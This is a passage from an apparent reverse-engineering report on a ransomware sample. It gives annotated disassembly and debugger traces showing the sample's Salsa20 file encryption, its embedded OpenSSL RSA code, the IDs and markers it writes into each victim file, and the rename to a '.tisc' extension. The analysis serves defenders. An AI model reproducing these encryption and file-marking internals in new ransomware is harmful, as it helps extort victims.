
A snippet of the Salsa20 algorithm implemented by the malware is presented below:



```
.text:0015C142
.text:0015C142 loc_15C142:
.text:0015C142 add     eax, ebx
.text:0015C144 mov     ebx, [ebp+var_30]
.text:0015C147 rol     eax, 7
.text:0015C14A xor     [ebp+var_8], eax
.text:0015C14D mov     eax, [ebp+var_8]
.text:0015C150 add     eax, [ebp+var_10]
.text:0015C153 rol     eax, 9
.text:0015C156 xor     [ebp+var_C], eax
.text:0015C159 mov     eax, [ebp+var_C]
.text:0015C15C add     eax, [ebp+var_8]
.text:0015C15F rol     eax, 0Dh
.text:0015C162 xor     ebx, eax
.text:0015C164 mov     eax, [ebp+var_C]
.text:0015C167 add     eax, ebx
.text:0015C169 mov     [ebp+var_30], ebx
.text:0015C16C ror     eax, 0Eh
.text:0015C16F xor     [ebp+var_10], eax
.text:0015C172 mov     eax, [ebp+var_14]
.text:0015C175 add     eax, [ebp+var_1C]
.text:0015C178 rol     eax, 7
.text:0015C17B xor     [ebp+var_20], eax
.text:0015C17E mov     eax, [ebp+var_20]
.text:0015C181 add     eax, [ebp+var_1C]
.text:0015C184 rol     eax, 9
.text:0015C187 xor     esi, eax
.text:0015C189 mov     ebx, [ebp+var_28]
.text:0015C18C mov     eax, [ebp+var_20]
.text:0015C18F add     eax, esi
.text:0015C191 rol     eax, 0Dh
.text:0015C194 xor     [ebp+var_14], eax
.text:0015C197 mov     eax, [ebp+var_14]
.text:0015C19A add     eax, esi
.text:0015C19C ror     eax, 0Eh
.text:0015C19F xor     [ebp+var_1C], eax
.text:0015C1A2 mov     eax, [ebp+var_4]
.text:0015C1A5 add     eax, ebx
.text:0015C1A7 rol     eax, 7
.text:0015C1AA xor     edx, eax
.text:0015C1AC mov     eax, [ebp+var_4]
.text:0015C1AF add     eax, edx
.text:0015C1B1 rol     eax, 9
```

Figure 123

The process encrypts the file content using the Salsa20 algorithm, however the first 5 bytes from the targeted file are not encrypted. Based on the strings presented in figure 124 and our analysis of the RSA implementation, we believe that the malware developers have included the OpenSSL code found at https://github.com/openssl/openssl (or similar code taken from other projects):



```
.text:001B9C8E
.text:001B9C8E loc_1B9C8E:
.text:001B9C8E call    sub_1A1630
.text:001B9C93 push    102h
.text:001B9C98 push    offset aCryptoEngineEn_0 ; ".\\crypto\\engine\\eng_table.c"
.text:001B9C9D push    1Eh
.text:001B9C9F push    9
.text:001B9CA1 call    sub_1A47A0
.text:001B9CA6 mov     ecx, [edi]
.text:001B9CA8 add     esp, 10h
.text:001B9CAB test    ecx, ecx
.text:001B9CAD jz      loc_1B9D70
```


```
.text:001AA782 push    64h ; 'd'
.text:001AA784 push    offset aCryptoEngineEn ; ".\\crypto\\engine\\eng_init.c"
.text:001AA789 push    1Eh
.text:001AA78B push    9
.text:001AA78D call    sub_1A47A0
.text:001AA792 add     esp, 10h
```

```
.text:001A1D40 push    esi
.text:001A1D41 push    8Bh ; '<'       ; int
.text:001A1D46 push    offset aCryptoRsaRsaLi ; ".\\crypto\\rsa\\rsa_lib.c"
.text:001A1D4B push    58h ; 'X'       ; size_t
.text:001A1D4D call    sub_1A4E50
.text:001A1D52 mov     esi, eax
.text:001A1D54 add     esp, 0Ch
.text:001A1D57 test    esi, esi
.text:001A1D59 jnz     short loc_1A1D77
```

```
.text:001AA2D0
.text:001AA2D0
.text:001AA2D0
.text:001AA2D0 sub_1AA2D0 proc near
.text:001AA2D0 mov     eax, offset off_25B754 ; "Eric Young's PKCS#1 RSA"
.text:001AA2D5 retn
.text:001AA2D5 sub_1AA2D0 endp
.text:001AA2D5
```

Figure 124

The binary encrypts the UUID generated before using the RSA public key embedded in the file:



```
001A9252   6A 00          push 0
001A9254   6A 00          push 0
001A9256   FF 74 24 28    push dword ptr ss:[esp+28]
001A925A   FF 74 24 30    push dword ptr ss:[esp+30]
001A925E   55             push ebp
001A925F   53             push ebx
001A9260   E8 8B F5 00 00 call wininet_dump.1B87F0

wininet_dump.001B87F0

.text:001A9260 wininet_dump.exe:$59260 #59260
```

```
x87StatusWord 0000
x87SW_B   0  x87SW_C3  0  x87SW_C2  0
x87SW_C1  0  x87SW_C0  0  x87SW_ES  0
x87SW_SF  0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02D18230
2: [esp+4] 00000100
3: [esp+8] 02D26568 "32031ec6-6d18-4594-a2cc-17
4: [esp+C] 00000025
```


```
056AF4F0  02D18230
056AF4F4  00000100
056AF4F8  02D26568  "32031ec6-6d18-4594-a2cc-17b8b9dc685a"
056AF4FC  00000025
056AF500  00000000
056AF504  00000000
```

```
Address   Hex                                              ASCII
02CD6FD8  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
02CD6FE8  0D F0 AD BA 0D F0 AD BA 0D F0 AD BA 0D F0 AD BA  .ð.º.ð.º.ð.º.ð.º
```

```
Address   Hex                                              ASCII
02CD6FD8  7D F8 25 54 C0 7B EB C9 08 CC 2C 5A 7C 64 76 C7  }ø%TÀ{ëÉ.Ì,Z|dvÇ
02CD6FE8  DB 28 1A 4B 34 BD 8B D0 6C A7 A2 FF 2B 87 EC 69  Û(.K4½.Ðl§¢ÿ+.ìi
02CD6FF8  BF D5 8E FF 12 C6 CA B1 06 EE 2A 75 FB 6A E2 3B  ¿Õ.ÿ.ÆÊ±.î*uûjâ;
02CD7008  BF DF F3 DC 29 57 20 88 D3 6E E9 1A 97 F4 A6 2D  ¿ßóÜ)W .Óné..ô¦-
02CD7018  C9 77 99 7F 91 DB 41 39 9A 0E 07 12 E1 3D 95 29  Éw...ÛA9....á=.)
02CD7028  14 4B 26 96 9B 54 74 D3 60 BC 67 C3 2A 6E 48 7C  .K&..TtÓ`¼gÃ*nH|
02CD7038  0C 9A BE CB B9 B7 7D 91 49 7B FC 64 70 1C 34 06  ..¾Ë¹·}.I{üdp.4.
02CD7048  72 B3 5D 8E 78 44 FE 5C 93 85 A7 E5 25 E3 0B EB  r³].xDþ\..§å%ã.ë
02CD7058  D7 D1 D9 64 5C 82 AC B3 F3 29 E8 66 6F 53 15 9B  ×ÑÙd\.¬³ó)èfoS..
02CD7068  BF D8 53 A7 0B 8D 03 01 CF 55 B0 FF 22 F3 3A 5D  ¿ØS§....ÏU°ÿ"ó:]
02CD7078  2B 8A 14 94 1B DD 27 D1 B2 CD 66 C9 0B 80 88 2A  +....Ý'Ñ²ÍfÉ...*
02CD7088  7D 91 B2 A4 F2 48 66 EA 91 98 6E E6 D0 B6 E0 9F  }.²¤òHfê..næÐ¶à.
02CD7098  BF 4E 5C E6 C2 AA 07 F4 56 97 6F D7 6A 64 E2 DA  ¿N\æÂª.ôV.o×jdâÚ
02CD70A8  DA DE A5 36 04 ED 9B 05 23 2D 2D 55 E3 00 60 76  ÚÞ¥6.í..#--Uã.`v
02CD70B8  E5 D2 6F DC C8 0A 1E 5D B5 8D 89 EB DC 2E 5F C0  åÒoÜÈ..]µ..ëÜ._À
02CD70C8  70 7D F9 5F EA 85 E4 06 E0 E1 D5 25 D9 26 34 E1  p}ù_ê.ä.àáÕ%Ù&4á
```

Figure 125


The encrypted content is written to the file using WriteFile, as shown below:



```
00161848   6A 00                 push 0
0016184A   51                    push ecx
0016184B   FF 75 A4              push dword ptr ss:[ebp-5C]
0016184E   C7 45 84 00 00 00 00  mov dword ptr ss:[ebp-7C],0
00161855   50                    push eax
00161856   56                    push esi
00161857   FF D3                 call ebx                          ebx:Wri

ebx=<kernel32.WriteFile> (76ACE250)

.text:00161857 wininet_dump.exe:$11857 #11857

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 000005A4
2: [esp+4] 056AFA90
3: [esp+8] 00000003
4: [esp+C] 056AFA80

Address  Hex                                              ASCII
056AFA90 24 09 8E 00 A8 FA 6A 05 07 0C 17 00 00 00 C7 02  $... új.......Ç.

056AF9D0 000005A4
056AF9D4 056AFA90
056AF9D8 00000003
056AF9DC 056AFA80
056AF9E0 00000000
```

Figure 126


The malicious binary writes the encrypted UUID using the same API:



```
001615ED   6A 00                 push 0
001615EF   8D 4D C0              lea ecx,dword ptr ss:[ebp-40]
001615F2   51                    push ecx
001615F3   FF 75 AC              push dword ptr ss:[ebp-54]
001615F6   50                    push eax
001615F7   56                    push esi
001615F8   FF D3                 call ebx                          ebx:Wri

ebx=<kernel32.WriteFile> (76ACE250)

.text:001615F8 wininet_dump.exe:$115F8 #115F8

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 000005A4
2: [esp+4] 02CD6FD8
3: [esp+8] 00000100
4: [esp+C] 056AFABC

Address  Hex                                              ASCII
02CD6FD8 7D F8 25 54 C0 7B EB C9 08 CC 2C 5A 7C 64 76 C7  }ø%TÀ{ëÉ.Ì,Z|dvÇ
02CD6FE8 DB 28 1A 4B 34 BD 8B D0 6C A7 A2 FF 2B 87 EC 69  Û(.K4½.Ðl§¢ÿ+.ìi
02CD6FF8 BF D5 8E FF 12 C6 CA B1 06 EE 2A 75 FB 6A E2 3B  ¿Õ.ÿ.ÆÊ±.î*uûjâ;
02CD7008 BF DF F3 DC 29 57 20 88 D3 6E E9 1A 97 F4 A6 2D  ¿ßóÜ)W .Óné..ô¦-
02CD7018 C9 77 99 7F 91 DB 41 39 9A 0E 07 12 E1 3D 95 29  Éw...ÛA9....á=.)
02CD7028 14 4B 26 96 9B 54 74 D3 60 BC 67 C3 2A 6E 48 7C  .K&..TtÓ`¼gÃ*nH|
02CD7038 0C 9A BE CB B9 B7 7D 91 49 7B FC 64 70 1C 34 06  ..¾Ë¹·}.I{üdp.4.
02CD7048 72 B3 5D 8E 78 44 FE 5C 93 85 A7 E5 25 E3 0B EB  r³].xDþ\..§å%ã.ë
02CD7058 D7 D1 D9 64 5C 82 AC B3 F3 29 E8 66 6F 53 15 9B  ×ÑÙd\.¬³ó)èfoS..
02CD7068 BF D8 53 A7 0B 8D 03 01 CF 55 B0 FF 22 F3 3A 5D  ¿ØS§....ÏU°ÿ"ó:]
02CD7078 2B 8A 14 94 1B DD 27 D1 B2 CD 66 C9 0B 80 88 2A  +....Ý'Ñ²ÍfÉ...*
02CD7088 7D 91 B2 A4 F2 48 66 EA 91 98 6E E6 D0 B6 E0 9F  }.²¤òHfê..næÐ¶à.
02CD7098 BF 4E 5C E6 C2 AA 07 F4 56 97 6F D7 6A 64 E2 DA  ¿N\æÂª.ôV.o×jdâÚ
02CD70A8 DA DE A5 36 04 ED 9B 05 23 2D 2D 55 E3 00 60 76  ÚÞ¥6.í..#--Uã.`v
02CD70B8 E5 D2 6F DC C8 0A 1E 5D B5 8D 89 EB DC 2E 5F C0  åÒoÜÈ..]µ..ëÜ._À
02CD70C8 70 7D F9 5F EA 85 E4 06 E0 E1 D5 25 D9 26 34 E1  p}ù_ê.ä.àáÕ%Ù&4á

056AF9D0 000005A4
056AF9D4 02CD6FD8
056AF9D8 00000100
056AF9DC 056AFABC
056AF9E0 00000000
056AF9E4 02CDEDA8
056AF9E8 02CDEDA8
056AF9EC 02CFCBC0
056AF9F0 056AFACC
056AF9F4 61707865
056AF9F8 33303233
056AF9FC 36636531
056AFA00 3164362D
056AFA04 35342D38
056AFA08 3320646E
056AFA0C 33303233
056AFA10 36636531
056AFA14 00000001
056AFA18 00000000
056AFA1C 79622D32
```

Figure 127


The offline ID is also added to the encrypted file:



```
0016160E   6A 00                 push 0
00161610   8D 45 C0              lea eax,dword ptr ss:[ebp-40]
00161613   C6 45 E7 00           mov byte ptr ss:[ebp-19],0
00161617   50                    push eax                          eax:"uF
00161618   8B 45 DC              mov eax,dword ptr ss:[ebp-24]
0016161B   FF B0 60 08 00 00     push dword ptr ds:[eax+860]
00161621   05 50 08 00 00        add eax,850                       eax:"uF
00161626   83 EC 18              sub esp,18
00161629   8B CC                 mov ecx,esp
0016162B   50                    push eax                          eax:"uF
0016162C   E8 7F 1A 00 00        call wininet_dump.163080
00161631   8A 55 E7              mov dl,byte ptr ss:[ebp-19]
00161634   8D 4D 94              lea ecx,dword ptr ss:[ebp-6C]     [ebp-6C
00161637   E8 04 12 00 00        call wininet_dump.162840
0016163C   83 C4 18              add esp,18
0016163F   83 78 14 10           cmp dword ptr ds:[eax+14],10      word pt
00161643   72 02                 jb wininet_dump.161647
00161645   8B 00                 mov eax,dword ptr ds:[eax]        eax:"uF
00161647   50                    push eax                          eax:"uF
00161648   56                    push esi
00161649   FF D3                 call ebx                          ebx:Wri

ebx=<kernel32.WriteFile> (76ACE250)

.text:00161649 wininet_dump.exe:$11649 #11649

x87r2 FFFF87FF8BD3AD7043DB ST2 Empty snan
x87r3 FFFF7DF825548553EF46 ST3 Empty invalid
x87r4 FFFF04DAD5ADF464EAF4 ST4 Empty invalid
x87r5 FFFF000000005643F76C ST5 Empty invalid
x87r6 FFFF3B27FC8303F156AC ST6 Empty invalid
x87r7 FFFF2DB7D670080CD996 ST7 Empty invalid

x87TagWord FFFF
x87TW_0 3 (Empty)   x87TW_1 3 (Empty)
x87TW_2 3 (Empty)   x87TW_3 3 (Empty)
x87TW_4 3 (Empty)   x87TW_5 3 (Empty)
x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 000005A4
2: [esp+4] 02D58D38 "uFHwN7bjwCkJEeUg8JHISzLqrw
3: [esp+8] 00000028
4: [esp+C] 056AFABC

Address  Hex                                              ASCII
02CD6FD8 E0 0B D1 02 D0 1D CD 02 EE FE EE FE EE FE EE FE  à.Ñ.Ð.Í.îþîþîþîþ

056AF9D0 000005A4
056AF9D4 02D58D38 "uFHwN7bjwCkJEeUg8JHISzLqrwudidH8XsPzHDt1"
056AF9D8 00000028
056AF9DC 056AFABC
056AF9E0 00000000
```

Figure 128


The value “{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}” is also added to the encrypted file:



```
00161660   6A 00                 push 0
00161662   8D 45 C0              lea eax,dword ptr ss:[ebp-40]
00161665   50                    push eax
00161666   68 48 44 25 00        push wininet_dump.254448          254448:
0016166B   FF 15 E8 C1 21 00     call dword ptr ds:[<&lstrlenA>]
00161671   50                    push eax
00161672   68 48 44 25 00        push wininet_dump.254448          254448:
00161677   56                    push esi
00161678   FF 15 A4 C0 21 00     call dword ptr ds:[<&WriteFile>]

dword ptr [0021C0A4 <wininet_dump.&WriteFile>]=<kernel32.WriteFile>

.text:00161678 wininet_dump.exe:$11678 #11678

x87TW_6 3 (Empty)   x87TW_7 3 (Empty)

x87StatusWord 0000
x87SW_B  0  x87SW_C3  0  x87SW_C2  0
x87SW_C1 0  x87SW_C0  0  x87SW_ES  0
x87SW_SF 0  x87SW_P   0  x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 000005A4
2: [esp+4] 00254448 "{36A698B9-D67C-4E07-BE82-0E
3: [esp+8] 00000026
4: [esp+C] 056AFABC

Address  Hex                                              ASCII
02CD6FD8 E0 0B D1 02 D0 1D CD 02 EE FE EE FE EE FE EE FE  à.Ñ.Ð.Í.îþîþîþîþ

056AF9D0 000005A4
056AF9D4 00254448 "{36A698B9-D67C-4E07-BE82-0EC5B14B4DF5}"
056AF9D8 00000026
056AF9DC 056AFABC
056AF9E0 00000000
```

Figure 129

The encrypted file extension is changed to “.tisc” by the ransomware:




```
001616D2   50               push eax                                    eax:L"C
001616D3   FF 75 90         push dword ptr ss:[ebp-70]                  [ebp-7C
001616D6   FF 15 10 C1 21 00  call dword ptr ds:[<&MoveFileW>]

dword ptr [0021C110 <wininet_dump.&MoveFileW>]=<kernel32.MoveFileW>

.text:001616D6 wininet_dump.exe:$116D6 #116D6
```

```
x87SW_SF 0   x87SW_P   0   x87SW_U   0

Default (stdcall)   5   Unlock
1: [esp] 02D15E98 L"C:\\706d7fd[redacted]\\101
2: [esp+4] 02D58D38 L"C:\\706d7fd[redacted]\\1
3: [esp+8] 02CDEDA8
